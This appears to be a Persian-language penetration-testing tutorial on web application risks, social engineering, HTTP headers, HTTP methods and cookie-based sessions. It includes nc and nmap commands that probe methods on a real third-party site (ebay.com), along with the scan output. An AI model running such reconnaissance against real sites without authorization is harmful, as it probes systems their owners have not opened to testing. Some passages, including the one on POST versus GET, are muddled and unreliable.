آسیب پذیری های موجود در اپلیکیشن های وب به منظور گسترش و انتشار بدافزارها و ویروس ها نیز انجام می شود. این بدافزارها قادر هستند در کسری از دقیقه در کل فضای سایبری منتشر شوند. مجرمان سایبری با بکارگیری اپلیکیشن های وب و نصب بدافزارها وجوهات مالی بزرگی را بدست می آورند. جدیدترین و شناخته شده ترین بدافزار موجود در فضای مجازی بدافزار زئوس Zeus malware می باشد.

فایروال های لبه مرزی شبکه ترافیک ورودی HTTP را بسیار ساده تر به وب سرور راه می دهند , در نتیجه نفوذگر نیاز به باز کردن هیچ پورت خاصی ندارد. پروتکل Http که سال ها قبل طراحی شده است به صورت پیش فرض دارای هیچ مکانیزم درون ساخت امنیتی نیست. این پروتکل به صورت متن ساده داده ها را انتقال می دهد به منظور امن کردن آن بایستی از لایه اضافی پروتکل HTTPS استفاده شود . هرچند که پروتکل Https نیز فقط داده ها را رمزنگاری می کند و هیچ مکانیزم شناسایی نشست ها را فراهم نمی کند و این کار بر عهده توسعه دهنده می باشد.

بسیاری از توسعه دهندگان به صورت مستقیم از کالج استخدام شده و تنها دانشی تئوری از زبان های برنامه نویسی در اختیار دارند و هیچگونه تجربه کاری و آشنایی با جنبه های امنیتی برنامه نویسی اپلیکیشن های وب ندارند . حتی



زمانیکه آسیب پذیری ها به توسعه دهندگان گزارش می شود , زمان زیادی برای رفع مشکل طول می کشد چرا که اغلب برنامه نویسان بیشتر درگیر ساخت قابلیت ها و بهینه سازی بخش های مختلف نرم افزار هستند و دیگر فرصت اضافه کردن ویژگی های امنیتی را ندارند!

نکته : برنامه نویسی امن با معماری و طراحی بخش های مختلف اپلیکیشن وب آغاز می گردد در نتیجه این فرایند بایستی در فاز توسعه یکپارچه سازی گردد. در صورتیکه این فرایند به تعویق افتاده , یکپارچه سازی امنیت کاری بسیار دشواری خواهد بود و نیازمند دوباره کاری است.

شناسایی ریسک و تهدیدها در فاز توسعه با استفاده از مدل سازی تهدید واقعا به کاهش آسیب پذیری ها در تولید اپلیکیشن های وب با امنیت بالا کمک می کند.

سرمایه گذاری منابع در برنامه نویسی امن شیوه ای موثر برای کاهش آسیب پذیری های اپلیکیشن وب به شمار می رود ولی خوب است بدانید که نوشتن کدهای امن یک ادعای آسان است ولی پیاده سازی آن کاری بس دشوار.

برخی دلایل قانع کننده برای محافظت در مقابل حملات اپلیکیشن های وب به شرح زیر هستند :

- حفاظت از داده های مشتری
- مطابقت با قوانین و مقررات
- از دست دادن شهرت و اعتبار
- از دست دادن درآمد
- محافظت دربرابر شکست کسب و کار



در صورتیکه کسب و کار اطلاعات کارت های اعتباری را ذخیره سازی می کند , پس نیاز به تطبیق قوانین و مقررات با استاندارد PCI دارد. استاندارد PCI دارای دستورالعمل های ویژه ای می باشد , همچون بازبینی کد برای وجود آسیب پذیری های موجود در اپلیکیشن های وب یا نصب فایروال اپلیکیشن وب به منظور کاهش ریسک.

زمانیکه اپلیکیشن وب برای وجود آسیب پذیری ها تست نشده است و نفوذگر به داده های مشتری دسترسی پیدا می کند , ممکن است به شدت ارزش برندیگ کمپانی را کاهش دهد . همچنین ممکن است باعث کاهش شدید درآمد شرکت شود چرا که مشتریان به سمت رقبا حرکت می کنند تا امنیت اطلاعاتشان تنظیم شود.

رخداد حملات بر روی اپلیکیشن های وب اگر از نوع حملات رد سرویس باشد , ممکن است منجر به از بین رفتن سرویس دهی خدمات شود. این دلایل برای متقاعد کردن مدیر ارشد سازمان برای سرمایه گذاری منابع و بودجه کافی و استخدام نیروهای با مهارت بالا به منظور بهینه سازی امنیت اپلیکیشن های وب , کافی است.



حملات مهندسی اجتماعی

شما تمام تلاش خود را برای امن کردن دیوایس های شبکه با استفاده از فایروال ها و سیستم های تشخیص نفوذ و فایروال های اپلیکیشن وب انجام می دهید ولی در همین لحظه کارمندان بی تجربه شما در دام حملات مهندسی اجتماعی می افتند. همیشه ضعیف ترین حلقه زنجیره امنیت اشخاص هستند . یک حمله مهندسی اجتماعی موفقیت آمیز می تواند کل کسب و کار شما را به خطر نابودی بکشاند. حملات مهندسی اجتماعی به شیوه های مختلفی انجام می شوند :

کلاهبرداری ایمیلی (Email Spoofing) : کارمندان شما بایستی حداقل تفاوت بین یک ایمیل قانونی و یک ایمیل کلاهبرداری را تشخیص دهند! قبل از اینکه بر روی هر لینک خروجی درون یک ایمیل کلیک شود باید حتما این لینک تایید شده باشد . لینک های ارسالی ایمیل بهترین راه برای حملات اسکریپت نویسی بین سایتی هستند و زمانی که بر روی دکمه Reply کلیک می کنید آدرس ایمیلی که در فیلد To یا همان به قرار می گیرد باید با آدرس ایمیل رسیده یکی باشد و باید دقیقا از همان دامین رسیده باشد .

برای مثال ایمیل info@netamooz.net با ایمیل info@netamuz.net کاملا متفاوت هستند . شاید شخصی قصد دارد از اعتمادی که بین شما و من ایجاد شده سواستفاده کند.

حملات تلفنی (Telephone attacks) : هرگز جزئیات اطلاعات شخصی را بر روی تلفن بیان نکنید . شرکت های کارت های اعتباری و بانک ها به صورت دایم به مشتریان خود توصیه می کنند که هیچ کدام از کارکنان شرکت اجازه جمع آوری اطلاعات شخصی شما مشتری عزیز را ندارند .



پس اگر شخصی از طریق تلفن با شما تماس گرفت و ادعا کرد که از سمت بانک یا کمپانی ارایه کننده کارت اعتباری شماست و درخواست اطلاعات شخصی شما را کرد هرگز اعتماد نکنید.

شیرجه زدن در زباله دان (Dumpster Diving) : شاید ترجمه درستی نباشد ولی مفهوم را به خوبی می رساند . منظور از Dumpster Diving این است که درون زباله دان به دنبال مدارکی بگردیم که ممکن است از نظر اطلاعاتی برای شما مفید باشد. اکثر اوقات زمانی که اطلاعاتی را بر روی کاغذ باطله می نویسید و آنها را پاکنویس کرده و به جای دیگری منتقل می کنید , کاغذ باطله را مچاله کرده و به درون سطل زباله می اندازید .

تصور ما این است که این داده از بین رفته است در صورتیکه کاملا اشتباه است. این اطلاعات می تواند شامل ساده ترین داده ها مثل شماره آیپی , بروشورهای محصولات خریده شده شرکت که نشان دهنده نوع دیوایس ها , نوع فایروال , نقشه شبکه , تا حتی اطلاعات شخصی شرکت و رمزعبور کارمندان و ... باشد. باور کنید که اگر یک نفر زباله دان بسیاری از همین شرکت های داخلی را روزانه رسد کند بدون نیاز به هیچ دانشی و طراحی هیچ اکسپلوییتی خواهد توانست به سادگی به سیستم ها نفوذ کند.

حتما زمانیکه یک دیسک CD یا DVD را به زباله دان می اندازید آن را تخریب کنید . این موضوع در مورد هارد دیسک های قدیمی و فلش ها و دیگر انواع حافظه های جانبی صادق است. حتی توصیه می شود به هیچ عنوان هارد دیسک های حتی فرمت شده خود را به شخص دیگری واگذار نکنید.



درایو USB مخرب : یک روز درون شرکت روی میز خود , جلوی درب اتاق , جلوی درب شرکت یک حافظه USB بی صاحب پیدا می کنید . اگر شخص با ایمانی باشید ممکن است در پی صاحب آن بگردید و پس از پرسو جو فراوان به این نتیجه می رسید که تنها راه رسیدن به جواب این است که نگاهی به محتویات آن بیندازید. اگر مثل من باشید کلی خوشحال شده که صاحب یک USB فلش جدید شده اید (:

در هر دو حالت بیشتر افراد از روی کنجکاوی حافظه جانبی را به یکی از سیستم ها متصل می کنند. در بیشتر مواقع و در این شرایط شخص نفوذگر بکدور خود را به نحوی طراحی می کند که به محض اتصال بر روی حافظه سیستم سوار می شود و دیگر کاری از نرم افزار آنتی ویروس هم ساخته نیست .

این روش یکی از رایج ترین و ساده ترین حملات مهندسی اجتماعی برای بدست آوردن دسترسی به سیستم های درون سازمان می باشد.

کارمندان یک سازمان در هر سطحی که باشند از کمک رایانه تا مدیر ارشد اطلاعات بایستی درباره حملات مهندسی اجتماعی دانش کافی داشته باشند . هر کارمندی در نقش یکی از حلقه های زنجیره سازمانی می باشد و همین زنجیره انسانی هستند که یکپارچگی اطلاعات سازمان را تامین می کنند.



آموزش کارمندان به منظور مقابله با حملات مهندسی اجتماعی

آموزش های منظم و برنامه های آگاه سازی کارمندان سازمان موثرترین راه به منظور مقابله با حملات مهندسی اجتماعی می باشد . کارمندان در هر سطحی نیاز به نوع آموزش متفاوتی دارند که این موضوع وابسته به نوع داده هایی که با آن کار می کنند و مشتریان نهایی که با آن سروکار دارند هست.

کارمندان دستیار رایانه که تعامل مستقیمی با کاربران نهایی دارند , نیازمند آموزش های ویژه ای هستند تا نحوه پاسخ گویی در پشت تلفن را فرا بگیرند و از پالیسی های سازمان پیروی کنند. کارکنان بازاریابی و تیم فروش که به صورت مستقیم با افراد خارج از سازمان در ارتباط هستند , به صورت روزانه تعداد بالایی ایمیل دریافت می کنند و زمان زیادی را بر روی اینترنت سپری می کنند . در نتیجه نیازمند دستورالعمل هایی برای جلوگیری از کلاهبرداری های ایمیلی هستند.

همچنین کارکنان سازمان بایستی به نحوی آموزش ببینند تا از اشتراک اطلاعات شرکت در شبکه های اجتماعی ممانعت کنند و تنها اشخاصی که توسط مدیر ارشد آیتی تایید شده اند این وظیفه را انجام دهند. استفاده از آدرس های ایمیل رسمی در حین ایجاد حساب های آنلاین در فروم ها بایستی به شدت منع شود چرا که موجب ورود سیل عظیمی از ایمیل های اسپم به درون سازمان خواهد شد.



مروری بر اپلیکیشن وب برای آزمونگرهای نفوذ

در صورتیکه برنامه نویسی که درگیر توسعه اپلیکیشن های وب می باشد نیستید , در نتیجه به احتمال زیاد دانش زیادی درباره موارد زیر ندارید :

پروتکل HTTP به چه نحوی کار می کند ؟

راه های مختلف تعامل اپلیکیشن های وب با پایگاه داده چیست ؟

زمانیکه کاربری بر روی یک لینک یک وبسایت درون مرورگر کلیک می کند چه اتفاقی رخ می دهد و بسیاری موارد دیگر. در صورتیکه مهارت برنامه نویسی ندارید و یا به صورت فعال درون پروژه های توسعه اپلیکیشن های وب کار نمی کنید , در نتیجه به طور موثر نمی توانید تست های نفوذ را اجرا کنید . به این منظور به دانش مقدماتی اپلیکیشن های وب و پروتکل HTTP نیاز دارید.

به عنوان آزمونگر نفوذ نحوه جریان اطلاعات از سمت کلاینت به سرور و بازگشت مجدد آن به کلاینت بسیار مهم است . در این بخش اطلاعات کافی مورد نیاز شما برای تست نفوذ اپلیکیشن های وب را در اختیار شما قرار می دهیم . در اینجا به موارد زیر می پردازیم :

- پروتکل HTTP
- هدرها در HTTP
- ردیابی نشست ها با استفاده از کوکی ها
- HTML
- معماری اپلیکیشن های وب



پروتکل انتقال ابرمتن (HTTP)

پروتکل اصلی که ترافیک بین وب سرور و کلاینت را منتقل می کند , پروتکل انتقال ابرمتن نامیده می شود. پروتکل HTTP/1.1 رایج ترین پیاده سازی از پروتکلی است که در RFC 7230-7237 تعریف شده است . این RFC بر اساس یک نسخه قدیمی تر یعنی RFC 2616 تعریف شده است. آخرین نسخه HTTP/2 در می سال 2015 منتشر شد و در RFC 7540 تعریف شده است. اکنون نسخه اول پروتکل HTTP/1.0 منسوخ شده است و دیگر استفاده از آن به کسی توصیه نمی شود. همانگونه که اینترنت تکامل پیدا می کند , ویژگی های جدیدی نیز به پروتکل HTTP اضافه می گردد. در HTTP/1.1 ویژگی هایی همچون اتصال های پایدار , متد OPTION و بهینه سازی های زیادی در زمینه پشتیبانی از کش در HTTP اضافه شدند.

HTTP اساسا یک پروتکل کلاینت سرور می باشد که در آن کلاینت شما یعنی مرورگر وب یک درخواست را به سرور ایجاد می کند و سرور نیز به درخواست وی پاسخ می دهد. پاسخ دریافتی از سرور معمولا به شکل صفحات HTML می باشد . پروتکل HTTP به صورت پیش فرض از پورت 80 استفاده می کند ولی وب سرور و کلاینت را می توان به نحوی پیکربندی کرد تا از پورت متفاوتی استفاده کنند.

نکته : RFC مخفف Request for Comment به معنی درخواست اظهارنظر سند فنی با جزئیات بالا می باشد که استانداردهای اینترنت و پروتکل های ایجاد شده توسط سازمان IETF را توصیف می کند. آخرین نسخه از یک سند RFC مبدل به استانداری می شود که بر اساس آن می توان پروتکل ها را درون اپلیکیشن ها پیاده سازی کرد.



هدر درخواست و پاسخ

درخواست HTTP ایجاد شده توسط کلاینت (مرورگر) و پاسخ بازگشتی از سرور دارای داده های فوقانی هستند که این داده ها اطلاعات مدیریتی را برای سرور و کلاینت فراهم می کند. در ادامه هدر داده های حقیقی بسته که بین دو نقطه پایینی به اشتراک گذاشته می شوند جریان پیدا می کند . هدر حاوی برخی اطلاعات حیاتی می باشد که نفوذگر می تواند از آنها برعلیه اپلیکیشن وب استفاده کند. راههای مختلفی به منظور ضبط هدر وجود دارد. رایج ترین شیوه استفاده از اپلیکیشن پروکسی به منظور ضبط و آنالیز هدر می باشد. در فصل دوم کتاب به صورت کامل شیوه پیکربندی پروکسی برای ضبط و آنالیز هدر را خواهیم گفت ولی در اینجا درباره فیلدهای مختلف هدر گفتگو می کنیم.

راه دیگر ضبط هدرها استفاده از افزونه های زنده HTTP Headers درون مرورگر کروم می باشد . افزونه Live HTTP Headers را می توانید از اینجا دریافت و بر روی مرورگر خود نصب کنید . این افزونه تمامی هدرهای موجود را به صورت زنده و در حین مرورگر وبسایت ها به شما نشان می دهد.



هدر درخواست

تصویر زیر با استفاده از افزونه Live HTTP Headers گرفته شده است . همانطور که در تصویر مشاهده می کنید , درخواست از سمت کلاینت و با استفاده از متد GET به وبسایت www.bing.com فرستاده شده است. خط اول متد استفاده شده را نمایش می دهد . در این مثال ما از متد GET به منظور دسترسی به روت وبسایت که با علامت "/" مشخص شده استفاده می کنیم . نسخه HTTP استفاده شده نیز HTTP/1.1 می باشد.

```
GET / HTTP/1.1
Host: www.bing.com
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,fa;q=0.6,az;q=0.4
Cookie: _ga=GA1.1.2071301763.1442776617; CONSENT=YES+NL.en+V2; OGPC=5061921-20:5061937-18:5061574-2:5061952-1:4220385
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Encoding: gzip
Content-Length: 31146
Content-Type: text/html; charset=utf-8
Date: Thu, 12 May 2016 18:35:05 GMT
P3P: CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
Server: Microsoft-IIS/8.5
Vary: Accept-Encoding
X-MSEdge-Ref: Ref A: D93ED094CE2C4DD1AF9D81A0F6337058 Ref B: 151CB21C372E9990E6BCB1C54A8CBB3C Ref C: Thu May 12 11:35
```

فیلدهای زیادی مشخص شده است ولی ما درباره موارد مهم گفتگو می کنیم :

میزبان (HOST) : این فیلد در هدر جای دارد و به منظور شناسایی وبسایت از طریق نام میزبان (در صورتیکه از آدرس آیپی اشتراکی استفاده می کنند) کاربرد دارد .



همچنین مرورگر وب کلاینت رشته ای تحت عنوان user-agent را تنظیم می کند که به منظور شناسایی نوع و نسخه مرورگر کاربر , کاربرد دارد.

عامل کاربر (User-Agent) : این فیلد توسط مرورگر به مقادیر پیش فرض تنظیم می گردد ولی توسط کاربر نهایی می تواند جعل شود . این کار معمولا توسط کاربران مخرب به منظور دریافت محتویات از سایت ها (که محتویات مورد نظر را فقط برای مرورگر خاصی در نظر گرفته اند) انجام می شود.

کوکی (Cookie) : این فیلد یک مقدار موقتی اشتراکی بین کاربر و سرور را برای مدیریت نشست ذخیره می کند.

ارجاع (Referer) : این فیلد مهم دیگری است و در صورتیکه از وبسایت یا URL دیگری به سایت مقصد هدایت شده باشید آن را خواهید دید. در واقع این فیلد حاوی آدرس سایت قبلی (سایت ارجاع) یا سایتی با کلیک بر روی لینک از آن به سایت هدف رسیدیم می باشد. هکرها این فیلد را در حملات XSS دستکاری کرده و کاربر را به وبسایت های مخرب هدایت می کنند.

کدگذاری مورد پذیرش (Accept-Encoding) : این فیلد طرح فشرده سازی پشتیبانی شده توسط کلاینت را تعریف می کند . gzip و Deflate رایج ترین این الگوها هستند . فیلدهای زیاد دیگری نیز وجود دارند ولی فیلدهای دیگر کاربرد کمی برای تسترها دارد.



هدر پاسخ

Response Header

در تصویر زیر و در بخش دوم هدر پاسخ بازگشتی از سرور به سمت کلاینت را مشاهده می کنید :

Headers

```
GET /search?q=netamooz&go=Submit&qs=bs&form=QBRE HTTP/1.1
Host: www.bing.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,fa;q=0.6,az;q=0.4
AlexaToolbar-ALX_NS_PH: AlexaToolbar/alx-4.0
Cookie:
Referer: http://www.bing.com/search?q=netamooz&go=Submit&qs=n&form=QBLH&pq=netamooz&sc=0-0&sp=-1&sk=&cvid=D4FD6E9E99BC466A8A7735045F37D4FB
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=utf-8
Date: Fri, 13 May 2016 00:39:57 GMT
Expires: Fri, 13 May 2016 00:38:57 GMT
P3P: CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
Server: Microsoft-IIS/8.5
Transfer-Encoding: chunked
Vary: Accept-Encoding
X-MSEdge-Ref: Ref A: 98B68D647B6C470EBCD9EFC89FDC383A Ref B: F29DFC5617C65F6F2424B1D280705033 Ref C: Thu May 12 17:39:57 2016 PST
```

فیلد اول از هدر پاسخ کد وضعیت (Status Code) می باشد که یک کد سه حرفی است. این کد به مرورگر در درک صحیح وضعیت عملیات کمک می کند . در زیر جزئیات مربوط به برخی فیلدهای مهم را مشاهده می کنید :

کد وضعیت (Status Code) : هیچ فیلدی با نام status code وجود ندارد ولی مقدار آن به درون هدر ارسال می گردد . کدهای وضعیت که با 200 آغاز می شوند به منظور ارتباط یک عملیات موفقیت آمیز به مرورگر استفاده می شوند. کدهای وضعیتی که با 300 شروع می شوند به منظور هدایت کاربر به آدرس URL دیگری استفاده می شوند . کدهایی که با 400 شروع می شوند به منظور نمایش رخداد یک خطا در درخواست کاربر استفاده می شوند . کدهایی که با 500 آغاز می گردد به منظور نمایش رخداد یک خطا در سمت سرور استفاده می شوند . در تصویر بالا کدوضعیت ما 200 می باشد که نشان دهنده یک عملیات موفقیت آمیز است. لیست کامل کدهای وضعیت را می توانید از اینجا مطالعه کنید.



تعیین کوکی (Set-Cookie) : این فیلد حاوی یک مقدار تصادفی خواهد بود که توسط سرور می تواند از آن به منظور شناسایی کلاینت و ذخیره داده های موقتی استفاده کند.

سرور (Server) : این فیلد مورد توجه آزمونگر نفوذ بوده و در فاز ریکان از تست نفوذ بسیار یاری دهنده است . این فیلد اطلاعات مفیدی درباره وب سرور میزبان سایت نمایش می دهد . همانطور که در تصویر بالا نیز مشاهده می کنید سایت ww.bing.com توسط مایکروسافت میزبانی شده و از وب سرور IIS نسخه 8.5 استفاده می کند .

طول محتوا (Content-Length) : این فیلد حاوی مقداری است که نشان دهنده تعداد بایت های بدنه پاسخ می باشد . این فیلد بکار گرفته شده تا دیگر اشخاص بتوانند تشخیص دهند که درخواست و پاسخ فعلی چه زمانی پایان می یابد.

لیست بلندبالای فیلدهای هدر و مورد استفاده آنها را می توانید از اینجا دریافت کنید

از دید یک هکر هرچه داده های بیشتری درون هدر وجود داشته باشد بسته انتقالی برای وی جالب تر خواهد بود.



متدهای مهم HTTP برای تست نفوذ

زمانیکه یک کاربر درخواستی را به سرور ارسال می کند , بایستی سرور را از کاری که قرار است بر روی منابع انجام دهد نیز آگاه سازد. برای مثال اگر کاربر می خواهد فقط محتویات یک صفحه وب را نمایش دهد , از متد GET استفاده خواهد کرد که این متد به سرور می گوید تا محتویات صفحه وب را به مرورگر کلاینت ارسال کند.

چندین متد را در این بخش توصیف کرده که مورد نظر آزمونگر نفوذ هستند چرا که نوع داده تبادلاتی را مشخص می کنند.

متد GET / POST

متد GET پارامترها را از طریق URL خود به اپلیکیشن وب ارسال می کند . این متد همه ورودی ها را از فرم دریافت کرده و به URL اضافه می کند . ولی متد GET دارای محدودیت هایی می باشد. شما تنها قادر به ارسال 255 کاراکتر درون آدرس URL از طریق متد GET هستید و اگر این مقدار بیشتر شود بیشتر سرور ها حتی بدون ارسال هیچ هشداری کاراکترهای اضافی را حذف می کنند یا حتی پیام خطای HTTP 414 را بازگشت می دهند. ایراد دیگر استفاده از متد GET این است که ورودی فرم ها بخشی از آدرس URL می شوند . نتیجه چیست ؟ نتیجه این می شود که این مقادیر به راحتی قابل شنود خواهند بود. در صورتیکه نام کاربری و رمزعبور از طریق متد GET به سرور ارسال گردد , هر شخصی بر روی وب سرور قادر خواهد بود تا نام کاربری و رمزعبور را از فایل های لاگ وب سرور آپاچی یا IIS استخراج کند!



حتی اگر آدرس URL را بوکمارک کنید این مقادیر هم به صورت متن ساده ذخیره می شوند و دیگر نیازی به توضیح بیشتر نیست.

همانطور که در تصویر زیر نمایش داده شده است زمانیکه کلمه کلیدی netamooz را درون موتور جستجو بینگ جستجو می کنید , این کلمه به شکل متن ساده درون URL ارسال می گردد. متد GET به منظور دریافت داده ها از سرور (از نامش پیداست GET یعنی گرفتن) ایجاد شده است ولی توسعه دهندگان زیادی از آن به منظور ارسال داده به سرور نیز استفاده می کنند.

```
Headers

GET /search?q=netamooz&go=Submit&qs=bs&form=QBRE HTTP/1.1
Host: www.bing.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,fa;q=0.6,az;q=0.4
AlexaToolbar-ALX_NS_PH: AlexaToolbar/alx-4.0
Cookie:
Referer: http://www.bing.com/search?q=netamooz&go=Submit&qs=n&form=QBLH&pq=netamooz&sc=0-0&sp=-1&sk=&cvid=D4FD6E9E99BC466A8A7735045F37D4FB
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=utf-8
Date: Fri, 13 May 2016 00:39:57 GMT
Expires: Fri, 13 May 2016 00:38:57 GMT
P3P: CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
Server: Microsoft-IIS/8.5
Transfer-Encoding: chunked
Vary: Accept-Encoding
X-MSEdge-Ref: Ref A: 98B68D647B6C470EBCD9EFC89FDC383A Ref B: F29DFC5617C65F6F2424B1D280705033 Ref C: Thu May 12 17:39:57 2016 PST
```

متد POST شبیه متد GET می باشد و به منظور دریافت داده از سرور استفاده می شود با این تفاوت که متد GET محتویات را به عنوان بخشی از بدنه درخواست (به جای هدر) ارسال می کند. از آنجایی که داده به عنوان بخشی از بدنه درخواست ارسال می گردد کار هکر برای شناسایی و استخراج آن دشوارتر خواهد بود.



متد HEAD

متد HEAD توسط هکرها به منظور شناسایی نوع سرور استفاده می شود چرا که سرور تنها با هدر HTTP (بدون ارسال هیچ باراضافی دیگر) پاسخ خواهد داد. پس این متد راهی سریع به منظور کشف نسخه و تاریخ سرور می باشد.

متد TRACE

زمانیکه متد TRACE استفاده می شود سرور دریافت کننده پاسخ TRACE را با درخواست اصلی پیام درون بدنه پاسخ بازگشت می دهد . متد TRACE توسط دیوایس های واسط مثل پروکسی سرورها و فایروال ها به منظور شناسایی هر نوع تغییرات درخواست استفاده می شود . برخی پروکسی سرورها زمانیکه بسته ها از آن عبور می کنند هدر HTTP را ویرایش می کنند و این کار از طریق متد TRACE قابل شناسایی است . این متد به منظور اهداف تست و آزمایش استفاده می شود چرا که شما قادر به ردیابی بسته های دریافتی توسط دیگر طرف ها درگیر هستید . سرور IIS مایکروسافت دارای متد TRACK می باشد که همان کار متد TRACE را انجام می دهد . حمله پیشرفته ای با نام XST مخفف Cross site Tracing به معنی ردیابی بین سایتی از XSS و متد TRACE به منظور سرقت کوکی های کاربر استفاده می کند.



متدهای PUT و DELETE

متدهای PUT و DELETE بخشی از WebDAV می باشند. WebDAV افزونه ای برای پروتکل HTTP می باشد و به منظور مدیریت اسناد و فایل ها بر روی وب سرور استفاده می شود . این افزونه توسط توسعه دهندگان به منظور آپلود صفحات وب آماده تولید بر روی وب سرور استفاده می شود. متد PUT به منظور آپلود داده ها به وب سرور استفاده شده و در مقابل آن متد DELETE به منظور حذف داده ها استفاده می شود.

متد OPTIONS

این متد به منظور شناسایی متدهای پشتیبانی شده توسط سرور استفاده می شود. یک راه برای شناسایی متدهای پشتیبانی شده استفاده از ابزار nc می باشد که بر روی همه توزیع های لینوکس (از جمله کالی) نصب شده است . به این منظور کافی است تا دستور nc را به همراه نام دامنه و پورت مورد نظر وارد کنید :

```
nc ebay.com 80
```

راه بهتر استفاده از اسکریپت http-methods در ابزار انمپ می باشد. به این منظور کافی است تا دستور زیر را درون خط فرمان کالی وارد کنید (برای گزارش جزئیات در حین اجرا می توانید سوییچ v- را به پایان دستور زیر اضافه کنید) :

```
nmap --script http-methods ebay.com
```



```
root@netamooz: ~
File Edit View Search Terminal Help
root@netamooz:~# nmap --script http-methods ebay.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-05-13 06:25 IRDT
Nmap scan report for ebay.com (66.211.160.86)
Host is up (0.39s latency).
Other addresses for ebay.com (not scanned): 66.211.185.25 66.135.209.52 66.135.216.190 66.211.162.12 66.211.181.123
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
| http-methods:
|   Supported Methods: GET HEAD POST TRACE OPTIONS
|_  Potentially risky methods: TRACE
443/tcp open  https
| http-methods:
|_  Supported Methods: GET HEAD

Nmap done: 1 IP address (1 host up) scanned in 250.09 seconds
root@netamooz:~#
```

همانگونه که در تصویر زیر مشاهده می کنید سایت از پنج متد GET , POST , OPTIONS , TRACE و HEAD پشتیبانی می کند .



ردیابی نشست با استفاده از کوکی ها

HTTP یک پروتکل Stateless می باشد . در این شرایط کلاینت درخواستی را ایجاد و به سرور ارسال کرده و سرور با داده های بازگشتی به آن پاسخ می دهد . نکته مهم این است که در ادامه کار , درخواست های بعدی هرکدام درخواست های جدید و جداگانه ای هستند و هیچ ارتباطی به درخواست قبلی ندارند. طراحی درخواست های HTTP به نحوی است که هر یک جدا و مستقل از درخواست های قبلی و بعدی هستند. زمانیکه شما در حین خرید آنلاین آیتمی را به سبد خرید خود اضافه می کنید , اپلیکیشن نیازمند مکانیزمی است تا آیتم ها و درخواست های قبلی و بعدی را به هم مرتبط سازد و همگی را با هویت شما شناسایی کند. هر اپلکیشن ممکن از راه متفاوتی برای شناسایی نشست ها استفاده کند.

رایج ترین تکنیک برای ردیابی نشست ها استفاده از تعیین شناسه نشست توسط سرور می باشد. به محض اینکه کاربری در سمت سرور با نام کاربری و رمزعبور معتبر احرازهویت می شود , یک شناسه تصادفی و یگانه نشست به وی اختصاص پیدا می کند. در ادامه هر درخواستی که توسط این کاربر ارسال شود حاوی این شناسه نشست می باشد. شناسه نشست را می توان با استفاده از متد GET یا POST به اشتراک گذاشت . اگر از متد GET استفاده شود , شناسه نشست بخشی از آدرس URL خواهد شد . زمانیکه از متد POST استفاده می کنیم , شناسه نشست درون بدنه پیام HTTP به اشتراک گذاشته می شود .

سرور نیز جدولی حاوی نقشه اختصاص نام کاربری و رمزعبور احرازهویت شده در اختیار دارد که مقادیر این جدول با شناسه نشست مرتبط , به منظور شناسایی درست مطابقت داده می شود و دایما از این جدول نگهداری می کند. بزرگترین مزیت اختصاص یک شناسه نشست در HTTP این است که کاربر تنها



نیاز به یکبار احرازهویت خواهد داشت. به همین دلیل است که در فرایند خرید آنلاین شما تنها یکبار بایستی به سایت لاگین کنید و تا زمان اعتبار نشست , نیازی به احرازهویت مجدد نخواهید داشت.

هرچند استفاده از شناسه نشست دارای ایراد بزرگی است. هر شخصی که به شناسه نشست شما دسترسی پیدا کند می تواند به سادگی هویت شما را به سرقت برده و بدون نیاز به احرازهویت با نام کاربری و رمزعبور به سایت لاگین کرده و سرور تفاوتی بین شما و وی قائل نمی شود. هرچند که قدرت شناسه نشست به درجه تصادفی بودن آن بستگی دارد . این کار موجب خواهد شد که امکان موفقیت حملات بروت فورس به صفر برسد.

کوکی Cookie

کوکی مکانیزم حقیقی است که با استفاده از آن شناسه نشست بین کلاینت و وب سرور رد و بدل می گردد. زمانیکه از کوکی ها استفاده می شود , سرور به کلاینت یک شناسه یکتا اختصاص می دهد . این کار از طریق فیلد Set-Cookie در هدر پاسخ HTTP انجام می شود.

زمانیکه کلاینت هدر را دریافت می کند مقدار کوکی (که همان شناسه نشست می باشد) را ذخیره کرده و آن را به آدرس URL ارسالی شده وبسایت پیوند می دهد. زمانیکه کاربر مجدد سایت را مشاهده می کند , مرورگر مقدار کوکی را برای شناسایی کاربر به سرور ارسال می کند.

جدای از ذخیره اطلاعات احراز هویت , از کوکی ها می تواند به منظور تنظیم اطلاعات اولویت های کاربر نهایی همچون زبان صفحه استفاده کرد. در نتیجه کوکی که به منظور اولویت زبان کاربر ذخیره شده است , توسط سرور به منظور نمایش صفحه وب کاربر در زبان ترجیح داده شده توسط وی استفاده می شود.



